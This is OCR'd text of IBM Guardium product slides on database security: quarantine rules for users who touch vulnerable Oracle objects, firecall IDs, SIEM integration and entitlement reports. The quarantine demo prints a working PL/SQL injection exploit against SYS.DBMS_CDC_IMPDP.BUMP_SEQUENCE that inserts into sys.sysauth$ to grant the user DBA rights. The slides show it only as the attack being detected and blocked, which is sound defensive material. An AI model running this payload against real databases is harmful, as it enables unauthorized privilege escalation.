
User Quarantine



- New action that can be selected in response to any policy violation
- Quarantines user access until specified date
  - Eliminates "cat and mouse" with perps
  - Gives time to investigate incident
- Use case example: Quarantine any user attempting to access any object in the vulnerable objects group on the financial server that does not originate from the financial application

Powerful complement to real-time blocking; prevents repeated attacks (and resulting investigations) when a clear violation has been detected

Quarantine Unauthorized Access to Vulnerable Objects



Access Rule Definition

Rule **#3** of policy **V8 Demo**

Description: Quaratine Users That Touch Vulnerable Obects

Category: | Classification: | Sev

Not □ Server IP / and/or Group Financi

Not □ Client IP / and/or Group ----------

Not □ Client MAC

Net Prtcl. and/or Group --------------------

DB Type --------------------

Not □ Svc. Name and/or Group --------------------

Not □ DB Name and/or Group

Not ☑ DB User and/or Group (Public) Authorized Users

Client IP/Src App./DB User/Server IP/Svc. Name --------------------

Not □ App. User and/or Group --------------------

Not □ OS User and/or Group --------------------

Not □ Src App. and/or Group --------------------

Not □ Field and/or Group --------------------

Not □ Object and/or Group (Public) Vulnerable Objects

Not □ Command and/or Group --------------------

Object/Cmd. Group --------------------

Object/Field Group --------------------

Pattern

XML Pattern

App Event Exists □ Event Type | Event User Name

App Event Values Text and/or Group ---------

Numeric | Date

Data Pattern | Replacement Chara

Time Period --------------------

Minimum Count 0 | Reset Interval 0 minutes | Message Templ

Quarantine for 1440 minutes | Records Affected Threshold 0 | Re

Actions

⊞ ALERT PER MATCH

⊞ QUARANTINE

IBM® InfoSphere™ Guardium®

Manage Members for Selected Group

Group Name: Vulnerable Objects (with wildcards)

Group Type: OBJECTS

Category

Group Members | Filter

%AGGXQIMP%

%BFILENAME%

%BUMP_SEQUENCE.%


%CANONICALIZE.%

%CDC_DROP_CTABLE_BEFORE%

```
[root@ora-vm1 va-notes]# sqlplus joe

SQL*Plus: Release 10.2.0.1.0 - Produc

Copyright (c) 1982, 2005, Oracle.  Al

Enter password:

Connected to:
Oracle Database 10g Enterprise Editic
With the Partitioning, OLAP and Data

SQL> @bump_sequence.sql
DECLARE
*
ERROR at line 1:
ORA-03113: end-of-file on communication channel


SQL> select * from all_users;
ERROR:
ORA-03114: not connected to ORACLE


SQL>
```

```
[root@ora-vm1 va-notes]# cat bump_sequence.sql
DECLARE
SEQUENCE_OWNER VARCHAR2(200);
SEQUENCE_NAME VARCHAR2(200);
v_user_id number;
v_commands VARCHAR2(32767);
NEW_VALUE NUMBER;
BEGIN
SELECT user_id INTO v_user_id
FROM user_users;

v_commands := 'insert into sys.sysauth$ ' ||
' values' ||
'(' || v_user_id || ',4,' ||
'999,null)';

SEQUENCE_OWNER := 'TEST';
SEQUENCE_NAME := ''',lockhandle=>:1);  ||
   v_commands || ';commit;
end;--';
NEW_VALUE := 1;
SYS.DBMS_CDC_IMPDP.BUMP_SEQUENCE(
SEQUENCE_OWNER => SEQUENCE_OWNER,
SEQUENCE_NAME => SEQUENCE_NAME,
NEW_VALUE => NEW_VALUE
);
END;
/
[root@ora-vm1 va-notes]#
```


Quarantine Unauthorized Access to Vulnerable Objects



Connections Quarantined

Aliases: **ON** DB_USER_LIKE: **LIKE %**
SERVER_IP_LIKE: **LIKE %** SERVICE_NAME_LIKE: **LIKE %**

Server IP	Service Name	DB User	Access Code	TimeStamp	Quarantined Until	Allowed Until
10.10.9.59	ORACLEVMORACLE	JOE	1	2010-09-22 11:18:02.0	2010-09-23 11:18:02.0	



Policy Violations / Incident Management


Start Date: **2010-09-15 11:22:08** End Date: **2010-09-23 11:22:08**
Aliases: **ON**

Violation Log Id	Timestamp	Category Name	Access Rule Description	Client IP	Server IP	DB User Name	Full SQL String

2227	2010-09-22 11:18:01.0		Quaratine Users That Touch Vulnerable Obects	0.10.9.59	10.10.9.59	JOE	;
							BEGIN
							SELECT user_id INTO v_user_id FROM user_users;
							v_commands := 'insert into sys.sysauth$ ' || ' values' || '(' || v_user_id || ',4,' || '999,null)';
							SEQUENCE_OWNER := 'TEST';
							SEQUENCE_NAME := '''',lockhandle=>:1);' || v_commands || ';commit; end;--';
							NEW_VALUE := 1;
							SYS.DBMS_CDC_IMPDP.BUMP_SEQUENCE(
							SEQUENCE_OWNER => SEQUENCE_OWNER,
							SEQUENCE_NAME => SEQUENCE_NAME,
							NEW_VALUE => NEW_VALUE);
							END;

- Unauthorized User quarantined because he accessed a Vulnerable Object (BUMP_SEQUENCE)

Firecall ID Management



Connections Quarantined

Aliases: **ON** DB_USER_LIKE: **LIKE %**
SERVER_IP_LIKE: **LIKE %** SERVICE_NAME_LIKE: **LIKE %**


Server IP	Service Name	DB User	Access Code	TimeStamp	Quarantined Until	Allowed Until
192.168.2.12	DN8EAGLE	jack	127	2010-07-15 11:45:21.0	2010-07-16 11:45:21.0	
192.168.2.35	DN9XST33	jack	127	2010-07-16 15:17:21.0	2010-07-17 15:17:21.0	

Records 1 to 2 of 2

- Eliminates current “break-fix” approaches which require time-consuming & error-prone changes to DBMS itself
- Allows specified user to access specified server until specified date
  - Opposite of quarantine
- Use case example: Firecall-ID created to allow fixes on order processing system during approved change window.
  - Enable access for specific time period
  - Audit all activities to ensure rights are used appropriately
  - No changes to DBMS

Simplifies creation of controls to oversee appropriate use of Firecall IDs, eliminating manual efforts and improving security


Integrating with IBM TSIEM



Category Name	Access Rule Description	Client IP	Server IP	DB User Name
security	Login Failures to Production Database Server	10.10.9.56	10.10.9.56	APPUSER

Policy violation in Guardium system

Events in IBM SIEM



http://localhost/iview/?expert=AllEvents&GEMCatalog=GEM&count=15&EPRISECatalog=EPRISEDB&navig=Gem&navname=Gem.GemSummary&stid=1260205141411

CIFDB » GEM » All Events

All Events
Database GEM on Server CIFDB

Setup:

	Month	Day	Year	Hour	Min.
Start time	December	7	2009	16	0
End time	December	7	2009	16	0

Time zone: Event time zone

Severity	Date / Time	#	What (detail)	Where (detail)	Who (detail)	Where from (detail)	On what (detail)	Where to (detail)
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	10.10.9.56 (ORACLE)	Unavailable : . / -	10.10.9.244
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	192.168.30.61 (ORACLE)	Unavailable : . / -	192.168.2.148
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	10.10.9.56 (ORACLE)	Unavailable : . / -	10.10.9.56
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	10.10.9.56 (MYSQL)	Unavailable : . / -	10.10.9.56
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	10.10.9.244 (DB2)	Unavailable : . / -	10.10.9.56
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	10.10.9.56 (DB2)	Unavailable : . / -	10.10.9.56
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	10.10.9.56 (ORACLE)	Unavailable : . / -	10.10.9.56
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	10.10.9.56 (ORACLE)	Unavailable : . / -	10.10.9.56


Entitlement Reporting: Reducing the Cost of Managing User Rights

Example Reports
Accounts with system privileges
All system and admin privileges (by user/role)
Object privileges by user
Roles granted (user and roles)
Privilege grants
Execute privileges by procedure

- Provides a simple means of aggregating and understanding entitlement information
  - Scans and collects information on a scheduled basis, including group and role information
- Out-of-the box reports for common views
  - Report writer for custom views
- Support for all DBMS platforms
- Integrated with all other modules including workflow, enterprise integrator, etc.

Eliminates resource intensive and error prone process of manually examining each database and stepping through roles

Heterogeneous Database Entitlement Reports – Oracle Sample Reports



ORA Obj And Columns Priv

Start Date: **2010-08-25 01:35:38** End Date: **2010-08-30 01:35:38**
Aliases: **ON** Grantable: **LIKE %**

Grantee	Privilege	Table Name	Owner	Grantor	Grantable	Datasource Name	SqlGuard Timestamp	Count of ORA Obj And Columns Priv
AQ_ADMINISTRATOR_ROLE	EXECUTE	DBMS_AQ	SYS	SYS	NO	10.10.9.59-system	2010-08-27 15:02:06.0	1
AQ_ADMINISTRATOR_ROLE	EXECUTE	DBMS_AQADM	SYS	SYS	NO	10.10.9.59-system	2010-08-27 15:02:06.0	1
AQ_ADMINISTRATOR_ROLE	EXECUTE	DBMS_AQELM	SYS	SYS	NO	10.10.9.59-system	2010-08-27 15:02:06.0	1
AQ_ADMINISTRATOR_ROLE	EXECUTE	DBMS_AQIN	SYS	SYS	NO	10.10.9.59-system	2010-08-27 15:02:06.0	1
AQ_ADMINISTRATOR_ROLE	EXECUTE	DBMS_AQJMS_INTERNAL	SYS	SYS	NO	10.10.9.59-system	2010-08-27 15:02:06.0	1

Records 1 **to 5 of 23997**

ORA Accnts of ALTER SYSTEM

Start Date: **2010-08-25 01:35:38** End Date: **2010-08-30 01:35:38**
Aliases: **ON**

Grantee	Privilege	Admin Option	Datasource Name	SqlGuard Timestamp	Count of ORA Accnts of ALTER SYSTEMs
XDB	ALTER SESSION	NO	10.10.9.59-system	2010-08-27 15:02:05.0	1
BI	ALTER SESSION	NO	10.10.9.59-system	2010-08-27 15:02:05.0	1
SYS	ALTER SYSTEM	NO	10.10.9.59-system	2010-08-27 15:02:05.0	1
SYS	ALTER SESSION	NO	10.10.9.59-system	2010-08-27 15:02:05.0	1
SH	ALTER SESSION	NO	10.10.9.59-system	2010-08-27 15:02:05.0	1

Records 1 **to 5 of 14**

ORA Accnts with BECOME USER

Start Date: **2010-08-25 01:35:38** End Date: **2010-08-30 01:35:38**
Aliases: **ON**

Grantee	Privilege	Admin Option	Datasource Name	SqlGuard Timestamp	Count of ORA Accnts with BECOME USERs
DBA	BECOME USER	YES	10.10.9.59-system	2010-08-27 15:02:05.0	1
SYS	BECOME USER	NO	10.10.9.59-system	2010-08-27 15:02:05.0	1
IMP_FULL_DATABASE	BECOME USER	NO	10.10.9.59-system	2010-08-27 15:02:05.0	1

Records 1 **to 3 of 3**

ORA Object priveleges

Start Date: **2010-08-25 01:35:38** End Date: **2010-08-30 01:35:38**
Aliases: **ON**

Grantee	Table Name	Owner	Privilege	Datasource Name	SqlGuard Timestamp	Count of ORA Object privileges
IX	DBMS_CAPTURE_ADM	SYS	EXECUTE	10.10.9.59-system	2010-08-27 14:58:28.0	1
BI	CUSTOMERS	OE	SELECT	10.10.9.59-system	2010-08-27 14:58:28.0	1
ORDSYS	EXPPKGOBJ$	SYS	INSERT	10.10.9.59-system	2010-08-27 14:58:28.0	1
BI	BOMBAY_INVENTORY	OE	SELECT	10.10.9.59-system	2010-08-27 14:58:28.0	1
